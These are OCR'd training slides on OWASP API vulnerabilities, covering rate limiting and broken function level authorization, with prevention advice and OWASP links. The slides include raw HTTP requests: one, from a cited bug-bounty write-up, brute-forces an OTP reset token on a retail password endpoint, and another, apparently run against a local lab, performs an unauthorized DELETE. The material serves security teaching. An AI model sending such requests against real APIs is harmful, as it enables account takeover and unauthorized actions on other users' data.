
API Vulnerabilities

API4: Unrestricted Resource Consumption: Rate limit



API Vulnerabilities


API4: Unrestricted Resource Consumption: Rate limit




API Vulnerabilities

API4: Unrestricted Resource Consumption: Rate limit

- ❑ Missing rate limit for current password field (Award 200$)





https://medium.com/@vishnu0002/account-takeover-via-otp-bruteforce-apigee-api-9b5481c642df


API Vulnerabilities

API4: Unrestricted Resource Consumption: Rate limit

- Account Takeover via OTP Brute force (Apigee API)

```
POST /program/rest/v1/users/Email@gmail.com/password/update HTTP/1.1
Host: *retail.apigee.net
appId: IOS
Accept: */*
langCode: en
timeStamp: 1563170683
appVersion: 871
Accept-Language: en-us
Accept-Encoding: gzip, deflate
token:
Content-Type: application/json
Content-Length: 22
User-Agent: /4
Connection: close
ENV: PROD
currency: AED
storeId:

{"resetToken":"11111"}
```



API Vulnerabilities

- https://cheatsheetseries.owasp.org/cheatsheets/Web_Service_Security_Cheat_Sheet.html#availability
- https://cheatsheetseries.owasp.org/cheatsheets/GraphQL_Cheat_Sheet.html#dos-prevention
- https://cheatsheetseries.owasp.org/cheatsheets/GraphQL_Cheat_Sheet.html#mitigating-batching-attacks

API4: Unrestricted Resource Consumption

❑ Prevention:

- Use container-based solutions that make it easy to limit memory, CPU, number of restarts, file descriptors, and processes.
- Define and enforce a maximum size of data on all incoming parameters and payloads, such as maximum length for strings, maximum number of elements in arrays, and maximum upload file size (regardless of whether it is stored locally or in cloud storage).
- Implement a limit on how often a client can interact with the API within a defined timeframe (rate limiting).
- Rate limiting should be fine tuned based on the business needs. Some API Endpoints might require stricter policies.
- Limit/throttle how many times or how often a single API client/user can execute a single operation (e.g. validate an OTP, or request password recovery without visiting the one-time URL).
- Add proper server-side validation for query string and request body parameters, specifically the one that controls the number of records to be returned in the response.
- Configure spending limits for all service providers/API integrations. When setting spending limits is not possible, billing alerts should be configured instead.

API5: Broken Function Level Authorization


API Vulnerabilities

API5: Broken Function Level Authorization (What ?)

- Broken function level authorization (BFLA) is a vulnerability where a user of one role or group is able to access the API functionality of another role or group. API providers will often have different roles for different types of accounts, such as public users, merchants, partners, administrators, and so on.
- BFLA is present if you are able to use the functionality of another privilege level or group.
- BFLA is similar to BOLA, except instead of an authorization problem involving accessing resources, it is an authorization problem for performing actions.
- If an API has different privilege levels or roles, it may use different endpoints to perform privileged actions. For example, a bank may use the `/{user}/account/balance` endpoint for a user wishing to access their account information and the `/admin/account/{user}` endpoint for an administrator wishing to access user account information.


API Vulnerabilities


API5: Broken Function Level Authorization (How ?)




API Vulnerabilities

API5: Broken Function Level Authorization (How ?)







API Vulnerabilities

API5: Broken Function Level Authorization (How ?)

Request

Pretty Raw Hex

```
1  DELETE /identity/api/v2/user/videos/30 HTTP/1.1
2  Host: localhost:8888
3  User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/111.0
4  Accept: */*
5  Accept-Language: en-GB,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: http://localhost:8888/my-profile
8  Content-Type: application/json
9  Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJ2aWN0aW0wMUBtYWlsLmNvbSIsInJvbGUiOiJ1c2VyIiwiaWF0IjoxNjc5NjMxNjg2LCJleHAiOjE2ODAyMzY0ODZ9.DymwkL2FM52oPPhM4pYRgWv6nIYQt0A8rk5sY6YL1EgrxxTuPnIgtFFD_-k_YQ8hbfsnxZkpEtUQUyLp_h3Pwe_UB87WPC6aMeHf0F6Lqj1VwCr6-paLMk8d-2MYu_QRrrfZ6948L8j-3FD_o0VVqLNi-gWF8fJMLujTfXlGfSb8bqFP3SOsle8x5dj3fYdXvXSH_UHrmuYxBayj1_G0nOyXg6yGQbH9FJAPcrkLCrMDlIfuTdUOsAfm8SUPMiTBvDEvSCbgDRN9lJfezoHlnNEE2vio7xFEb3gk6OA3iNxQfof4WWmRJgDQlxTmCG_1CuzdFyaCuDWRHMB6vwUWTw
10 Content-Length: 22
11 Origin: http://localhost:8888
12 DNT: 1
13 Connection: close
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17
18 {
     "videoName":"Hacker"
   }
```

